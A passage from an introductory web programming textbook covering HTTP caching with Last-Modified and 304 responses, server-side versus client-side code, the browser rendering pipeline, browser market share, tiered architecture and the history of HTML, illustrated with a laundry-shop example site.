Date: Wed, 23 Sep 2026 09:28:49 GMT
Content-type: text/html
Content-Length: 948
Last-Modified: Wed, 23 Sep 2026 09:27:55 GMT
```

There is a `Last-Modified` header, because a file on a disk has a modification time. A generated page usually has no such thing, because it was made a microsecond ago and will never exist again.

And because there is a `Last-Modified`, the browser can do something clever on its next visit: it can say “only send it if it changed since then”.

```
curl -i -H "If-Modified-Since: Wed, 23 Sep 2026 09:27:55 GMT"
http://localhost:8000/index.html
```

```
HTTP/1.0 304 Not Modified
Server: SimpleHTTP/0.6 Python/3.11.15
Date: Wed, 23 Sep 2026 09:28:49 GMT
```

Status `304`, and **no body at all**: the browser keeps its copy. Sites with many static files get much of their speed from this exchange. (Python’s little server answers in the older `HTTP/1.0`, which clients accept.)

1.10.3 When to choose which

Table 1.15 lays the two side by side honestly, because static is not the primitive option and dynamic is not the grown-up one.

Table 1.15 Static and dynamic pages compared. Most real sites are both at once.

	Static	Dynamic
Where the page comes from	A file on disk	A program, run per request
Same for every visitor?	Yes	Not necessarily
Cost per request	A disk read, often from memory	Running a program, usually a database query too
Caching	Easy, and very effective	Hard, and often wrong
Can show live data	No	Yes
Can show data per user	No	Yes
What can break	Almost nothing	Your code, the database, the template, the third-party call
Good for	Documentation, a price list, an article, images, CSS, JavaScript	A dashboard, a basket, a search result, anything signed in

The last row gives the practical answer: **most real sites are both**. The finished Profitina Laundry application serves its logo, its stylesheet and its scripts as static files, and its bill board, its login and its receipts as dynamic pages. Serving a stylesheet through PHP is a waste of a computer; serving a live bill board as a static file is a lie.

1.11 Server-Side and Client-Side

Now the distinction the whole rest of the book depends on. Read this section twice.

> **DEFINITION. Server-side** code runs on the server machine, before the response is sent. **Client-side** code runs in the visitor's browser, after the response has arrived.

They run at different times, on different machines, owned by different people, and they can see completely different things. Almost every serious misunderstanding in web programming is a failure to keep them apart.

1.11.1 The four kinds of web programming

Web programming comes in four kinds, and the division is exactly the right one because it is organized by *who runs the code*.

1. CGI — a server-side executed program, in Perl, C or anything. The web server runs it as a separate process, and whatever it prints *is* the body of the reply.

2. Server-side scripting — PHP, ASP, JSP, Python. Here the program is written *inside* the web document, or the document is produced by a program the server keeps running. The server finds the script parts, runs them, and puts what they produce into the document in place of the script. The visitor never sees the script; they see only its output. This is what Chapters 3, 5, 7 and 11 are about, and it is the dominant arrangement on the web today.

3. Client-side scripting — JavaScript. The script travels to the browser inside the document, and the *browser* runs it. It can change what is on the screen without asking the server for anything at all. This is why a menu can open, a form can complain about a missing field, and a total can update, with no page reload. JScript and VBScript belonged to Internet Explorer and are gone; JavaScript, standardized as ECMAScript, is the one client-side language every browser runs.

4. Plug-ins — a client-side executed program: Java applets, ActiveX, Flash, each running in a rectangle of the page. This category has gone — Flash was withdrawn at the end of 2020 and applets run in no browser — but you will meet it in old code.

1.11.2 What each side can and cannot see

Table 1.16 is the table to keep on the wall.

Table 1.16 What server-side code and client-side code can each see and do. The last three rows are security rules, not trivia.

	Server-side	Client-side
Runs on	The server machine	The visitor's machine
Runs when	Before the response is sent	After the response arrives
Languages here	PHP, Java/JSP, C#/ASP.NET, Python	JavaScript
Can read the database	Yes	**No**, not directly
Can read files on the server	Yes	No
Can hold secrets (passwords, keys)	Yes	**No. Never.**
Can see what the user typed without a request	No	Yes
Can change the page without a request	No	Yes
The user can read the source	No	**Yes, always**
The user can change it	No	**Yes, always**

The bottom three rows combine into a single rule that you should carry out of this chapter even if you forget everything else.

> **THE RULE THAT SAVES YOU.** Client-side code is a *convenience*, never a *control*. Anything the browser checks, the user can un-check. Validate on the client so that honest users get a fast, kind experience; validate again on the server because that is the only check that is real.

A concrete case: JavaScript that refuses a bill for zero kilograms gives the cashier an instant message — but anyone can delete the check in the developer tools, or skip the browser and send the request with `curl`. Unless the server checks too, the database gets a bill for zero kilograms, and eventually one for minus five. The finished Laundry application checks every field on the server.

1.11.3 Why the distinction decides everything later

Every chapter after this one is really an answer to the question *which side does this run on?*

- Chapter 2, **HTML and CSS** — sent to the client, interpreted by the client.
- Chapters 3 and 5, **PHP** — runs on the server; the client never sees a line of it.
- Chapter 6, **XML** — a data format that crosses between them.
- Chapter 7, **JSP** — server-side, Java; the same idea as PHP with a different engine.
- Chapters 9 to 15, **ASP.NET and ADO.NET** — server-side, with a framework that has at times worked hard to make server-side code *feel* client-side, which is exactly why you must already understand the difference before you meet it.
- **JavaScript**, throughout — client-side, and the only thing in the list that is.

When a program cannot work out why a variable is empty, the answer is nearly always that the programmer expected something from one side to be visible on the other. **Figure 1.15** in Section

1.14, which lays the whole history out with client-side technologies above and server-side below, is worth studying with that single question in mind.

1.12 Inside the Browser

The browser is the most complicated program most people own, and knowing what it does with your HTML changes how you write HTML.

1.12.1 Where browsers came from

The first browsers showed text and nothing else. **Figure 1.7** is **Lynx**, a text-only browser from 1992 that is still maintained and still runs: here version 2.9, as packaged for Ubuntu today, shows the first Profitina Laundry page of Section 1.17.1. There are no images and no layout, only structure and links — the logo has become its alternative text, "Profitina" — and a page that makes sense in Lynx will make sense to a screen reader, a crawler and, as Section 1.18 explains, an AI answer engine.

```
lynx http://127.0.0.1:8101/

                                                Profitina Laundry Keputih - prices
   Profitina

                              Profitina Laundry Keputih

   Jl. Flamboyan No. 8, Keputih, Sukolilo, Surabaya 60111. Open 07:00 to
   21:00, every day.

Price list

              Service                  Price
   Wash, dry & fold              Rp 8,000 per kg
   Express wash & fold, 1 day    Rp 12,000 per kg
   Ironing only                  Rp 6,000 per kg
   Dry cleaning, shirt or blouse Rp 20,000 per item

   This page is a file. It was last edited by hand on 1 September 2026.


Data transfer complete
```

Figure 1.7 Lynx 2.9 showing the Profitina Laundry page of Section 1.17.1 in a terminal. The title is at the top right, the headings are highlighted, the table is laid out in plain characters, and the image is replaced by its alternative text.

Figure 1.8 is **NCSA Mosaic**, released in 1993, which changed everything by putting images *inside* the page instead of opening them in a separate window. Four things on it are still in every browser you use: the page's title (1), shown in its own box; the **Document URL** (2), exactly where the address bar still is; an image drawn inside the page (3); and the back and forward buttons (4).




Figure 1.8 NCSA Mosaic for Windows, 1993, the first widely used graphical browser: (1) the document title, (2) the Document URL box, the ancestor of the address bar, (3) an image inside the page, (4) back and forward.

Today's browsers descend from only three **engines** — the part that turns HTML and CSS into pixels — and **Figure 1.9** sorts them. **Blink**, from Google's Chromium project, is inside Chrome, Edge, Opera, Samsung Internet and Brave. **WebKit** is inside Safari, and on iPhones and iPads every browser has long been required to use it; since 2024 the European Union's Digital Markets Act lets browsers there bring their own engine. **Gecko** is inside Firefox. The engines of the late 2000s that are gone — Trident in Internet Explorer, retired in 2022, EdgeHTML and Opera's Presto — are listed underneath. When you test a page, testing one browser per engine covers almost everyone.




Figure 1.9 The three browser engines of 2026 and the browsers built on each, with the engines that have been retired.

1.12.2 Who was winning, and when

Browser market share across three decades tells a story that no single chart could. **Figure 1.10** gives the leader of each period: Mosaic, then Netscape Navigator, then Internet Explorer — whose Trident engine held the web for more than a decade — and, since Chrome passed Internet Explorer worldwide in May 2012, Chrome. Firefox, Safari and the iPhone arrive along the way.




Figure 1.10 The most-used browser in each period, 1993 to 2026, with the launches and retirements that shaped it. The boundaries before 2009 are approximate.

Figure 1.11 puts numbers on the last seventeen years, using the same source throughout, StatCounter [18]. In January 2009 Internet Explorer still had 65.4 percent of desktop page views, Firefox 27.0 and Chrome, four months old, 1.4. By June 2020 Chrome had 65.5 percent of all page views and Safari 17.0, and July 2022 looked almost the same.




Figure 1.11 Four StatCounter snapshots of browser share, January 2009 to August 2026. In 2009 only desktop browsers were counted; the later rows include phones and tablets.

Figure 1.12 brings the story to August 2026 and adds the comparison that matters to a developer in Indonesia [18]. Worldwide Chrome held 69.39 percent of page views and Safari 15.83; in Indonesia, where most browsing happens on Android phones, Chrome held 77.48 percent and Safari only 9.36.




Figure 1.12 Browser share of page views in August 2026, worldwide and in Indonesia. Chrome leads everywhere, and by more in Indonesia, where most browsing happens on Android phones.

National differences can be larger still, and **Figure 1.13** shows two of them on the desktop. In China, Tencent's **QQ Browser** and Qihoo's **360 Safe Browser** together held 12.2 percent of desktop page views in August 2026, while worldwide neither registers. In the Russian Federation **Yandex Browser** held 27.4 percent, second only to Chrome, against a share too small to list worldwide [18].




Figure 1.13 Desktop browser share in August 2026, worldwide, in China and in the Russian Federation. The browsers in amber were made for one national market.

> **KEY INSIGHT.** "Which browsers must I support?" is a question about your *visitors*, not about the world. A site for customers in Surabaya and a site for shoppers in Guangzhou face different answers. Measure your own traffic; never design from a global pie chart.

1.12.3 The rendering pipeline

When the HTML arrives, every engine runs it through essentially the same stages.

Stage 1 — parse the HTML into the DOM. The browser reads the tags and builds a tree in memory: the **Document Object Model**. `<html>` is the root, `<head>` and `<body>` are its children, and so on down. The tree, not your text file, is what everything afterward works on. This matters immediately: if you forget a closing tag, the browser does not refuse the page, it *repairs* it according to the rules of the HTML standard [19] — and its repair may not be what you meant.

Stage 2 — fetch what the HTML refers to. Every `<link>`, `<img>` and `<script>` is another URL, and each becomes another HTTP request. This is step 19 of **Table 1.5**.

Stage 3 — parse the CSS into the CSSOM. The stylesheets become a second tree, of rules.

Stage 4 — combine them into the render tree. The DOM says what exists; the CSSOM says how it should look. The render tree is the combination: every node that will actually be drawn, with its computed style. Anything with `display: none` is in the DOM but *not* in the render tree; it exists and is not drawn.

Stage 5 — layout, also called reflow. Now the browser computes geometry: how wide is this paragraph, how tall, where exactly on the page does each box start. This is the expensive stage, because moving one box may move everything after it.

Stage 6 — paint. Fill in the pixels: text, colors, borders, shadows, images.

Stage 7 — composite. Put the painted layers together in the right order and hand the result to the screen.

Two consequences explain most advice about page speed.

Scripts block parsing. When the parser meets an ordinary `<script>` tag it stops building the DOM, fetches the script, runs it, and only then continues — because the script might write into the document. A script at the top of the page therefore delays everything. This is why scripts are put at the bottom, or marked `defer`, as the finished Profitina Laundry front end does.

Changing the DOM can force layout again. If your JavaScript changes a width, stages 5, 6 and 7 must run again for everything affected. Do it once and nobody notices. Do it inside a loop over two hundred rows and the page visibly stutters. Changing only a color repaints without re-laying out, which is much cheaper.

> **EXAMPLE — why the order of your tags is a performance decision.** A page has a stylesheet in the `<head>` and a script just before `</body>`. The browser parses the HTML, requests the stylesheet, keeps parsing, builds the whole DOM, then meets the script, fetches and runs it. The user sees the text early.
>
> Move the script into the `<head>` without `defer` and the browser stops at it, fetches it, runs it, and only then discovers the rest of the page. The bytes are identical. The experience is not.

1.13 Web Architecture in Tiers

The word **tier** means a layer of a system that can be placed on a machine of its own. Counting tiers is the standard way of describing the shape of an application.

One tier. Everything on one machine: interface, logic and data together. A spreadsheet is one tier. So is the static site of Section 1.10.1 — there is no logic and no data store, only documents.

Two tiers: client and server. The browser is the client; one server program holds both the logic and the data — PHP talking straight to MySQL on the same host, as in Chapters 3 and 5. It is simple, and it stops scaling when the one server runs out of room.

Three tiers. The classic arrangement, and the one to remember.

1. The **presentation tier** — what the user sees. HTML, CSS and JavaScript, running in the browser.
2. The **application tier**, also called the logic or business tier — what the system decides. PHP, a servlet, an ASP.NET page, a Flask view. Runs on the server.
3. The **data tier** — what the system remembers. MySQL, PostgreSQL, SQLite. Usually its own process, often its own machine.

Multi-tier, or n-tier. Three tiers with more layers slipped in: a load balancer in front, a cache beside the database, a separate service for search, a queue for slow work.

Table 1.17 sets them out.

Table 1.17 Web architecture by number of tiers. Three is the shape to assume unless told otherwise.

Tiers	Where the logic lives	Where the data lives	Typical of
One	With the interface	With the interface	A desktop program; a static site
Two	On the server, with the data	On the server	PHP plus MySQL on one host. Chapters 3 and 5
Three	Its own tier	Its own tier	Almost every real web application, including the finished Profitina Laundry
n	Several services	Several stores	Large systems; Profitina itself

Three tiers won because each can be replaced without touching the others: presentation talks to application only over HTTP, application to data only in SQL. The finished Profitina Laundry application shows it: one static front end in `App/static/` works unchanged whether the PHP, Flask or Java implementation stands behind it, and all three read the same SQLite database, switchable to MySQL by one setting.

You will meet a refinement of the same idea called **MVC** — Model, View, Controller — in Chapter 7. The mapping is close enough to note now: the *model* is the data tier's representation inside your program, the *view* produces the presentation, and the *controller* is the logic that decides which view to show.

1.14 The Languages of the Web, and How They Got Here

1.14.1 The markup lineage

HTML did not appear from nowhere. It is the latest member of a family, and knowing the family explains several of HTML's odder habits: **Scribe, SGML, HTML, XML, XHTML**, and today's HTML. **Table 1.18** follows the line.

Table 1.18 The markup lineage, with what each member added.

Language	Year	What it contributed
Scribe	1980	The idea of marking up *structure* — "this is a heading" — rather than appearance
SGML	1986	A standard for defining markup languages, with a grammar per document type
HTML	1991	One specific SGML application, for hypertext documents, deliberately tiny and forgiving
XML	1998	SGML made simple and strict, for data rather than documents. Chapter 6
XHTML	2000	HTML rewritten to XML's strict rules: every tag closed, every attribute quoted
HTML5 / Living Standard	2014–	A precise parsing algorithm, so that every browser makes the same tree from the same broken HTML; since 2019 one continuously updated standard

> **DEFINITION. Markup** is extra text inserted into a document to say what the parts of it *are*. `<h1>Prices</h1>` does not mean "make this big"; it means "this is a level-one heading". How a heading looks is CSS's business, and in Lynx it looks like nothing at all.

1.14.2 Tim Berners-Lee, and the smallest possible web page

The web was invented by **Tim Berners-Lee** at CERN, the European particle physics laboratory, in 1989 and 1990 [20]. He wrote the first browser, the first server, the first HTML specification and the first URL scheme. He gave all of it away, and that decision — not the technology — is why the web won.

Figure 1.14 is a first HTML document: the complete file in an editor on the left, and what a current browser, Chromium, shows on the right.

Figure 1.14 A first HTML document and what Chromium makes of it. The `<title>` appears only on the tab, not in the page, and `<b>first</b>` becomes bold.

Three things in **Figure 1.14** are worth pointing at now, because each one is a whole idea.

- The `<title>` is inside `<head>` and does **not** appear in the page. `<head>` is information *about* the document; `<body>` is the document.
- `<br>` produced a line break. It is a tag with no closing partner, because there is nothing to enclose.
- `<b>first</b>` came out bold. The tag wraps the text it affects; that wrapping is what makes HTML a tree, and the tree is the DOM of Section 1.12.3.

For years the reference was **HTML 4.01** (1999), from the **W3C**, which Berners-Lee founded in 1994 to keep the web from splitting into dialects. Today there is one **HTML Living Standard** [19], maintained by the browser makers' WHATWG with the W3C and updated continuously; Chapter 2 follows it.

1.14.3 Thirty-five years on one chart

Figure 1.15 is the most valuable picture in this chapter. It lays out web technology from 1990 to 2026 in lanes: the **client side** at the top — HTML, CSS, JavaScript and the plug-ins that once filled the gaps — then, below the dashed rule, the **server side**, and at the bottom the techniques that join **both at once**, from `XMLHttpRequest` to `fetch()`.




Figure 1.15 Web technology, 1990 to 2026: client-side lanes above the dashed rule, server-side below it, and the client-and-server techniques at the bottom. Every language this book teaches is on it.

Follow four threads through it and the whole industry becomes legible.

- The **HTML** line, from the first list of tags in 1991 through HTML 4.01 and XHTML 1.0 — **Table 1.18**, drawn — to HTML5 in 2014 and the single Living Standard since 2019; and the **CSS** line beneath it, from CSS1 to the layout modules, such as Grid, that Chapter 2 uses.
- The **JavaScript** line, which starts in 1995, immediately forks into JScript for Internet Explorer, and is standardized as ECMAScript. That fork is why cross-browser JavaScript was miserable for a decade; since ES2015 a new edition appears every June — ECMAScript 2026 is the seventeenth [21] — and every current browser follows it.
- The **plug-ins** — Java applets, Flash, Silverlight — which filled the gaps the standards left and have all been switched off; Flash ended on the last day of 2020.
- The **server side**, below the rule: CGI first, running "C, C++, shell scripts, any executable"; then PHP, ASP and Java Servlets within about two years of one another; ASP.NET in 2002; Rails, Django, Node.js and Flask; ASP.NET Core in 2016; and, in November 2025, PHP 8.5 and .NET 10.

The dashed rule, dividing client from server, is the distinction of Section 1.11 drawn as a line across three and a half decades.

1.14.4 Which language should you learn?

Language popularity surveys are published every year, and the honest lesson is in the disagreement between them, not in any one of them.

Figure 1.16 is the 2025 Stack Overflow Developer Survey, which asked 31,771 developers which languages they had used in the past year [22]: JavaScript 66.0 percent, HTML/CSS 61.9, SQL 58.6,

Python 57.9, Java 29.4, PHP 18.9. The percentages add to far more than 100 because developers use several.




Figure 1.16 The languages used by respondents to the 2025 Stack Overflow Developer Survey, top fifteen. The languages of this book are in teal.

Figure 1.17 is **PYPL**, which counts Google searches for language tutorials and so measures people *learning* [23]. In September 2026 Python had 52.1 percent of those searches, Java 13.3 and C/C++ 8.0; Python's share has risen by more than twenty points in a year.

